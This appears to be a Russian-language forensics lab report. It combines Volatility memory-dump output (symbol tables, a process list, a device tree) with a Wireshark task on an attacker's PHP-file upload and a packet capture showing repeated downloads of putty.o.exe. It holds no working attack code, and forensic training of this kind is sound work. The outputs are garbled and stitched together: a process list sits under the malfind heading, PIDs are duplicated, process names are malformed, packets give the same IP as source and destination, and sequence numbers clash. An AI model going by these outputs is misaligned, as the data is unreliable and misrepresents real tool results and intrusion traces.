"?_C@_0BF@FPEFFEEGA@IoAcquireVpbSpinLock@GHGBBCHJ@": {
    "address": 10217344
},
"?_C@_0BF@GBOKHDFO@PoBatteryLevelNormal@NNGAKEGL@": {
    "address": 8193152
},
"?_C@_0BF@GCAEIEGC@AslFileMappingEnsure@": {
    "address": 254928
},
"?_C@_0BF@GEAAJNAA@ZwOpenProcessTokenEx@GHGBBCHJ@": {
    "address": 10211400
},
"?_C@_0BF@GENHPCD@RtlFreeUnicodeString@GHGBBCHJ@": {
    "address": 10222096
},
"?_C@_0BF@GHHEJLCO@ActualLength?5?$CB?$_DN?$_NULL@NNGAKEGL@": {
    "address": 8188176
},
"?_C@_0F@GJKANCB0@AutonomousPreference@": {
    "address": 119448
}
```

8TA327C6C356B7E2BAC1D75E77970165-1.json - Notepad

```
File Edit Format View Help
},
"HalpMcExportAndChargeNeededData": {
    "address": 7911672
},
"HalpMcInitializeMicrocodeInfo": {
    "address": 10749656
},
"HalpMcRecordProcessorInfo": {
    "address": 3819892
},
"HalpMcSetUpdateInfoInvalid": {
    "address": 3857172
},
"HalpMcUpdateData": {
    "address": 12883368
},
"HalpMcUpdateDataCharged": {
    "address": 12883360
},
"HalpMcUpdateDataSize": {
    "address": 12883384
},
"HalpMcUpdateExportDataFunc": {
    "address": 12883336
},
"HalpMcUpdateFindDataTableEntry": {
    "address": 3856588
},
"HalpMcUpdateInfoHead": {
    "address": 12883264
},
"HalpMcUpdateInfoValid": {
    "address": 12883328
},
"HalpMcUpdateInitialize": {
    "address": 7909888
},
"HalpMcUpdateLock": {
    "address": 3695316
},
"HalpMcUpdateLockFunc": {
    "address": 12883312
},
"HalpMcUpdateMicrocode": {
    "address": 3818932
},
"HalpMcUpdateMicrocodeFunc": {
    "address": 12883376
},
"HalpMcUpdateMicrocodeFuncEx": {
    "address": 12883320
},
"HalpMcUpdateMinVerSupported": {
    "address": 12883249
}
```

87A327C6C356B7E2BAC1D75E77970165-1.json - Notepad

```
File Edit Format View Help
"FreeEx": {
    "offset": 56,
    "type": {
        "kind": "pointer",
        "subtype": {
            "kind": "function"
        }
    }
},
"FreeHits": {
    "offset": 32,
    "type": {
        "kind": "base",
        "name": "unsigned long"
    }
},
"FreeMisses": {
    "offset": 32,
    "type": {
        "kind": "base",
        "name": "unsigned long"
    }
},
"Future": {
    "offset": 88,
    "type": {
        "count": 2,
        "kind": "array",
        "subtype": {
            "kind": "base",
            "name": "unsigned long"
        }
    }
},
"LastAllocateHits": {
    "offset": 84,
    "type": {
        "kind": "base",
        "name": "unsigned long"
    }
},
"LastAllocateMisses": {
    "offset": 84,
    "type": {
        "kind": "base",
        "name": "unsigned long"
    }
},
"LastTotalAllocates": {
    "offset": 88,
    "type": {
        "kind": "base",
        "name": "unsigned long"
    }
}
```

87A327C6C356B7E2BAC1D75E77970165-1.json - Notepad

```
File Edit Format View Help
        "name": "void"
    }
},
"LsaCommandPortMemoryDelta": {
    "offset": 72,
    "type": {
        "kind": "base",
        "name": "long"
    }
},
"LsaCommandPortSectionHandle": {
    "offset": 48,
    "type": {
        "kind": "pointer",
        "subtype": {
            "kind": "base",
            "name": "void"
        }
    }
},
"LsaCommandPortSectionSize": {
    "offset": 48,
    "type": {
        "kind": "union",
        "name": "_LARGE_INTEGER"
    }
},
"LsaProcessHandle": {
    "offset": 0,
    "type": {
        "kind": "pointer",
        "subtype": {
            "kind": "base",
            "name": "void"
        }
    }
},
"LsaViewPortMemory": {
    "offset": 56,
    "type": {
        "kind": "pointer",
        "subtype": {
            "kind": "base",
            "name": "void"
        }
    }
},
"RmCommandPortHandle": {
    "offset": 24,
    "type": {
        "kind": "pointer",
        "subtype": {
            "kind": "base",
            "name": "void"
        }
    }
}
```

Это результат сканирования.

Опция windows.malfind

PDB scanning finished						
Session ID	Session Type	Process ID	Process User Name	Create Time		
N/A	-	4	System	2023-03-06 12:45:54.000000		
N/A	-	92	Registry	2023-03-06 12:45:49.000000		
N/A	-	324	sms.exe	2023-03-06 12:45:54.000000		
N/A	-	404	cprst.exe	/SYSTEM 2023-03-06 12:46:00.000000		
N/A	-	480	ultraedit.exe	/SYSTEM 2023-03-06 12:46:00.000000		
N/A	-	624	services.exe	/SYSTEM 2023-03-06 12:46:13.000000		
N/A	-	632	lsass.exe	/SYSTEM 2023-03-06 12:46:13.000000		
N/A	-	748	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:13.000000		
N/A	-	769	fontinstall.exe	WORKGROUP\Host\UMFD-1 2023-03-06 12:46:13.000000		
N/A	-	864	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:14.000000		
N/A	-	916	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:14.000000		
N/A	-	364	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:15.000000		
N/A	-	369	svchost.exe	NT AUTHORITY\SYSTEM 2023-03-06 12:46:14.000000		
N/A	-	376	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:14.000000		
N/A	-	804	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:14.000000		
N/A	-	356	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:14.000000		
N/A	-	1008	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:15.000000		
N/A	-	1112	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:14.000000		
N/A	-	1176	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:14.000000		
N/A	-	1298	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:15.000000		
N/A	-	1301	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:15.000000		
N/A	-	1324	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:15.000000		
N/A	-	1498	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:15.000000		
N/A	-	1515	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:15.000000		
N/A	-	1518	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:15.000000		
N/A	-	1595	VboxService.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:15.000000		
N/A	-	1669	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:15.000000		
N/A	-	1729	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:15.000000		
N/A	-	1777	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:15.000000		
N/A	-	1784	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:15.000000		
N/A	-	1788	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:15.000000		
N/A	-	1888	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:16.000000		
N/A	-	1892	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:16.000000		
N/A	-	1955	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:16.000000		
N/A	-	1968	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:16.000000		
N/A	-	2001	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:16.000000		
N/A	-	2114	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:16.000000		
N/A	-	2248	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:16.000000		
N/A	-	2224	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:16.000000		
N/A	-	2320	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:16.000000		
N/A	-	2448	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:17.000000		
N/A	-	2476	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:17.000000		
N/A	-	2568	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:17.000000		
N/A	-	2616	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:17.000000		
N/A	-	2624	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:17.000000		
N/A	-	2769	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2784	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2804	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2815	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:18.000000		
N/A	-	2836	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2854	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2904	OfficeClickTab.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2924	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2968	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	2992	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	3079	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	3115	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:18.000000		
N/A	-	3276	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:20.000000		
N/A	-	3564	dllhost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:31.000000		
N/A	-	3666	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:31.000000		
N/A	-	4068	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:33.000000		
N/A	-	2812	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:33.000000		
N/A	-	3856	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:46:34.000000		
N/A	-	4747	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:34.000000		
N/A	-	5098	SearchIndexer.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:51.000000		
N/A	-	5636	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:47:09.000000		
N/A	-	5640	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:47:09.000000		
N/A	-	5712	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:47:38.000000		
N/A	-	5727	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:47:38.000000		
N/A	-	8	audiiod.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:48:15.000000		
N/A	-	2448	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:48:30.000000		
N/A	-	1136	nsisexec.exe	WORKGROUP\WKS031\user 2023-03-06 12:48:30.000000		
N/A	-	6192	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:48:32.000000		
N/A	-	6452	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:48:35.000000		
N/A	-	6556	taskhost.exe	WORKGROUP\WKS031\user 2023-03-06 12:48:36.000000		
N/A	-	6760	SgBroker.exe	2023-03-06 12:49:39.000000		
N/A	-	1452	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:49:59.000000		
N/A	-	3571	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:49:59.000000		
N/A	-	4052	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:49:55.000000		
N/A	-	5616	svchost.exe	2023-03-06 12:51:01.000000		
N/A	-	3464	svchost.exe	NT AUTHORITY\LOCAL SERVICE 2023-03-06 12:52:11.000000		
N/A	-	4995	csrss.exe	WORKGROUP\WKS031\user 2023-03-06 12:52:11.000000		
N/A	-	576	winlogon.exe	/SYSTEM 2023-03-06 12:46:13.000000		
N/A	-	756	fontdrivosh.exe	Font Driver Host\UMFD-1 2023-03-06 12:46:13.000000		
N/A	-	992	dan.exe	/SYSTEM 2023-03-06 12:46:14.000000		
N/A	-	3808	svchost.exe	WORKGROUP\WKS031\user 2023-03-06 12:46:33.000000		
N/A	-	3824	svchost.exe	WKS031\user 2023-03-06 12:46:33.000000		
N/A	-	3849	svchost.exe	WKS031\user 2023-03-06 12:46:33.000000		
N/A	-	3948	taskhost.exe	WKS031\user 2023-03-06 12:46:33.000000		
N/A	-	854	ctfmon.exe	WKS031\user 2023-03-06 12:47:03.000000		
N/A	-	3596	userinit.exe	2023-03-06 12:47:34.000000		
Console	0692	explorer.exe	WKS031\user 2023-03-06 12:47:34.000000			
Console	0718	OneDrive.exe	WKS031\user 2023-03-06 12:47:34.000000			
Console	3735	msedge.exe	WKS031\user 2023-03-06 12:47:10.000000			
Console	5788	msedge.exe	WKS031\user 2023-03-06 12:47:15.000000			
Console	5812	RunTimeBroker	WKS031\user 2023-03-06 12:46:58.000000			
Console	4612	SearchAppx.exe	WKS031\user 2023-03-06 12:46:52.000000			
Console	5312	RunTimeBroker	WKS031\user 2023-03-06 12:46:52.000000			
Console	5992	smartscreen.exe	WKS031\user 2023-03-06 12:47:07.000000			
Console	6044	VboxTray.exe	WKS031\user 2023-03-06 12:47:08.000000			
Console	6045	OneDrive.exe	WKS031\user 2023-03-06 12:47:08.000000			
Console	6046	Taskbar.exe	WKS031\user 2023-03-06 12:47:08.000000			
Console	6047	msiexec.exe	2023-03-06 12:48:32.000000			
N/A	-	6672	svchost.exe	WKS031\user 2023-03-06 12:48:30.000000		
N/A	-	7061	TextInputHost	WKS031\user 2023-03-06 12:48:37.000000		
N/A	-	1198	dllhost.exe	WKS031\user 2023-03-06 12:48:37.000000		
N/A	-	1592	ApplicationFrameHost	WKS031\user 2023-03-06 12:48:58.000000		
N/A	-	6818	CredentialLifemo	WKS031\user 2023-03-06 12:49:09.000000		
N/A	-	2929	SmartScreenFilter	WKS031\user 2023-03-06 12:49:09.000000		
N/A	-	5432	contexthost.exe	WKS031\user 2023-03-06 12:50:43.000000		
N/A	-	3012	Winstone.Apple	- 2023-03-05 12:15:54.000000		
N/A	-	1898	FWK_Imager.exe	WKS031\user 2023-03-06 12:51:02.000000		
N/A	-	1904	RunCompressor	WKS031\user 2023-03-06 12:51:02.000000		
N/A	-	1964	MemCompression	2023-03-06 12:46:16.000000		

Опция windows.sessions

Опция windows.deviceTree

```
** 0x0187be35e20 DRV ATI hidulddidservice 0000001c \Driver\ksthunk FILE_DEVICE_KS
0xb187be35e20 DRV Compositibus N/A N/A N/A FILE_DEVICE_BUS_EXTENDER
* 0x0187be35e20 DRV ksthunk N/A N/A N/A FILE_DEVICE_KS
* 0x0187be35e20 DRV DEV ksthunk 0000001c N/A FILE_DEVICE_KS
** 0x0187be35e20 DRV DEV cache cache N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be35e20 DRV DEV cache cache N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be35e20 DRV DEV cache cache N/A N/A FILE_DEVICE_UNKNOWN
0xb187be36c00 DRV Ucxd1000 N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be36c00 DRV DEV Ucxd1000 UCXB N/A N/A FILE_DEVICE_UNKNOWN
0xb187be36c00 DRV Cmatt N/A N/A N/A FILE_DEVICE_BATTERY
0xb187be36f10 DRV intelpm N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be36f10 DRV DEV intelpm N/A N/A FILE_DEVICE_UNKNOWN
0xb187be36f10 DRV Usm6403 N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be36f10 DRV DEV Usm6403 N/A N/A FILE_DEVICE_UNKNOWN
0xb187be36f10 DRV kbdclass N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be36f10 DRV DEV kbdclass KeyboardClass N/A FILE_DEVICE_KEYBOARD
0xb187be36f10 DRV mouseclass N/A N/A PointerClass N/A FILE_DEVICE_MOUSE
* 0x0187be36f10 DRV DEV mouseclass N/A N/A PointerClass N/A FILE_DEVICE_MOUSE
0xb187be36f20 DRV 18842prt N/A N/A N/A FILE_DEVICE_BM2
* 0x0187be36f20 DRV DEV 18842prt - \Driver\VBoxMouse FILE_DEVICE_MOUSE
*** 0x0187be36f20 DRV ATT 18842prt \Driver\VBoxMouse FILE_DEVICE_MOUSE
0xb187be36f20 DRV Hdaudbus N/A N/A N/A FILE_DEVICE_SOUND
DEV Hdaudbus 0000001c N/A FILE_DEVICE_SOUND
** 0x0187be36f20 DRV ATT Hdaudbus 0000001d \Driver\Hdaudidservice FILE_DEVICE_KS
0xb187be36f20 DRV Usm6403 N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be36f20 DRV DEV Usm6403 N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be36f20 DRV DEV USRMK1 USPDD0-0 N/A FILE_DEVICE_UNKNOWN
* 0x0187be36f20 DRV DEV USRMK1 \Driver\USRHUB3 FILE_DEVICE_UNKNOWN
0xb187be36f20 DRV Molidp N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be36f20 DRV DEV Molidp LLOPCTR N/A FILE_DEVICE_UNKNOWN
0xb187be36f20 DRV Vboxwind N/A N/A N/A FILE_DEVICE_VIDEO
* 0x0187be36f20 DRV DEV Vboxwind Video0 N/A FILE_DEVICE_VIDEO
0xb187be36f20 DRV E1660 N/A N/A N/A FILE_DEVICE_NETWORK
* 0x0187be36f20 DRV DEV E1660 INTELPRO_{FBFAE1D1-C682-4284-804E-0E176E2213EE} N/A FILE_DEVICE_NETWORK
0xb187be403d0 DRV Ndisvirtualbus N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be403d0 DRV DEV Ndisvirtualbus - N/A FILE_DEVICE_BUS_EXTENDER
0xb187be403d0 DRV spc N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be403d0 DRV DEV spc N/A N/A N/A FILE_DEVICE_BUS_EXTENDER
0xb187be403d0 DRV rdpbus N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187be403d0 DRV DEV rdpbus RdpBus N/A UNKNOWN
0xb187be403d0 DRV rsender N/A N/A N/A FILE_DEVICE_NETWORK
* 0x0187be403d0 DRV DEV rsender condpr N/A FILE_DEVICE_NETWORK
0xb187be53e40 DRV - N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c190d20 DRV Wdh32k N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c190d20 DRV monitor N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c190d20 DRV monitor N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2264700 DRV iuafw N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2268000 DRV wcfis N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2332400 DRV storposif N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2332400 DRV Bdfifit N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c240e20 DRV convolv N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187c240e20 DRV DEV condrv Condrv N/A UNKNOWN
0xb187c240e20 DRV HTTP N/A N/A N/A FILE_DEVICE_NETWORK
0xb187c240e20 DRV DEV HTTP ClientSelection N/A FILE_DEVICE_NETWORK
0xb187c240e20 DRV DEV http N/A N/A N/A FILE_DEVICE_NETWORK
0xb187c240e20 DRV httpd N/A N/A N/A FILE_DEVICE_NETWORK
* 0x0187c283130 DRV DEV lldis N/A N/A N/A FILE_DEVICE_NETWORK
0xb187c283130 DRV DEV lldis lldis N/A N/A FILE_DEVICE_NETWORK
0xb187c2870910 DRV doswer N/A N/A N/A FILE_DEVICE_NETWORK
* 0x0187c2870910 DRV DEV doswer CommandBufferReceiver N/A FILE_DEVICE_NETWORK_BROWSER
0xb187c295a3c0 DRV mosdrv N/A N/A N/A FILE_DEVICE_NETWORK
* 0x0187c295a3c0 DRV DEV mosdrv MPS N/A UNKNOWN
0xb187c295e900 DRV mrsms N/A N/A N/A FILE_DEVICE_NETWORK
* 0x0187c295e900 DRV DEV mrsms mrsms N/A FILE_DEVICE_NETWORK
0xb187c2903800 DRV mrssmb N/A N/A N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
0xb187c2903800 DRV mrssmb0 N/A N/A N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
0xb187c290c410 DRV smv2 N/A N/A N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
* 0x0187c290c410 DRV DEV smv2 Smv2 N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
0xb187c290c410 DRV DEV smv2 Smv2 N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
* 0x0187c2a1d100 DRV DEV MMCSS MMCSS N/A FILE_DEVICE_UNKNOWN
0xb187c2a1d100 DRV DEV mmcss N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2a1d100 DRV DEV mmcss N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2a1d100 DRV PEAUTH N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2a1d100 DRV PEAUTH N/A N/A N/A FILE_DEVICE_UNKNOWN
0xb187c2a1d100 DRV ad_driver N/A N/A N/A FILE_DEVICE_UNKNOWN
* 0x0187c2a1d100 DRV DEV ad_driver addriver N/A FILE_DEVICE_UNKNOWN
* 0x0187c3a2cc30 DRV DEV ad_driver addriver N/A FILE_DEVICE_UNKNOWN
```

Задача 5. Анализ сетевой активности злоумышленника

В рамках аудита безопасности ВМ представлен [дамп сетевого трафика](#) в период подозрительной активности.

Что нужно сделать

Step 1: Выясните, с какого IP-адреса злоумышленник получил доступ к уязвимой ВМ.

Step 2: Выясните, какую уязвимость злоумышленник использовал для загрузки PHP- файла на сервер.

Step 3: Выясните имя PHP-файла, который злоумышленник загрузил на ВМ и в дальнейшем использовал для закрепления в системе.

Step 4: Выясните, использовался ли загруженный PHP-файл для запуска команд на сервере.

Если да, то какие это были команды.

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Советы и рекомендации

Используйте утилиту Wireshark: пользуйтесь в ней фильтрами, отмечайте зависимость, выделяйте подозрительные записи.

Критерии оценивания

- Представлено описание решений заданий со скриншотами, подтверждающими решение заданий.
- В отчёте представлены ответы минимум на три из четырёх поставленных в задаче вопросов.

Артефакты задания

В общем отчёте представлено описание решений заданий со скриншотами.

No.	Time	Source	Destination	Protocol	Length Info
799	739.318012	192.168.56.107	192.168.56.101	TCP	54 49212 → 80 [ACK] Seq=1038 Ack=26432 Win=65536 Len=0
800	739.318091	192.168.56.107	192.168.56.101	TCP	54 49212 → 80 [ACK] Seq=1038 Ack=29352 Win=65536 Len=0
801	739.318143	192.168.56.107	192.168.56.101	TCP	54 49212 → 80 [ACK] Seq=1038 Ack=33730 Win=65536 Len=0
802	740.334523	192.168.56.107	192.168.56.101	HTTP	278 GET /putty.o.exe HTTP/1.1
803	740.335005	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=33730 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
804	740.335151	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=35190 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
805	740.335226	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=36650 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
806	740.335258	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=38110 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
807	740.335338	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [PSH, ACK] Seq=39570 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
808	740.335374	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=41030 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
809	740.335402	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=42490 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
810	740.335432	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=43950 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
811	740.335450	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=36650 Win=65536 Len=0
812	740.335465	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=45410 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
813	740.335511	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [PSH, ACK] Seq=46870 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
814	740.335702	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=39570 Win=65536 Len=0
815	740.335712	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=48330 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
816	740.335822	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=49790 Win=62726 Len=0
817	740.335822	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=1262 Ack=42490 Win=65536 Len=0
818	740.335873	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=51250 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
819	740.335905	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [PSH, ACK] Seq=52710 Ack=1262 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
820	740.335947	192.168.56.107	192.168.56.107	HTTP	1313 HTTP/1.1 206 Partial Content (application/x-msdos-program)
821	740.335954	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=46870 Win=65536 Len=0
822	740.336151	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=49790 Win=62726 Len=0
823	740.336200	192.168.56.107	192.168.56.107	TCP	54 [TCP Window Update] 49212 → 80 [ACK] Seq=1262 Ack=49790 Win=65536 Len=0
824	740.336252	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=52710 Win=65536 Len=0
825	740.336301	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=55429 Win=65536 Len=0
826	741.348549	192.168.56.107	192.168.56.101	HTTP	278 GET /putty.o.exe HTTP/1.1
827	741.349123	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=54429 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
828	741.349279	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=56889 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
829	741.349350	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=58340 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
830	741.349426	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=59809 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
831	741.349463	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [PSH, ACK] Seq=61269 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
832	741.349529	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1262 Ack=39570 Win=65536 Len=0
833	741.349561	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=61269 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
834	741.349591	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=65640 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
835	741.349635	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=67190 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
836	741.349656	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1486 Ack=58349 Win=65536 Len=0
837	741.349679	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [PSH, ACK] Seq=68569 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
838	741.349875	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1486 Ack=61269 Win=65536 Len=0
839	741.349917	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=70029 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
840	741.350014	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1486 Ack=64189 Win=65536 Len=0
841	741.350033	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=71489 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
842	741.350078	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1486 Ack=68569 Win=65536 Len=0
843	741.350094	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=72949 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
844	741.350159	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [PSH, ACK] Seq=74409 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
845	741.350210	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=75869 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
846	741.350274	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=77329 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
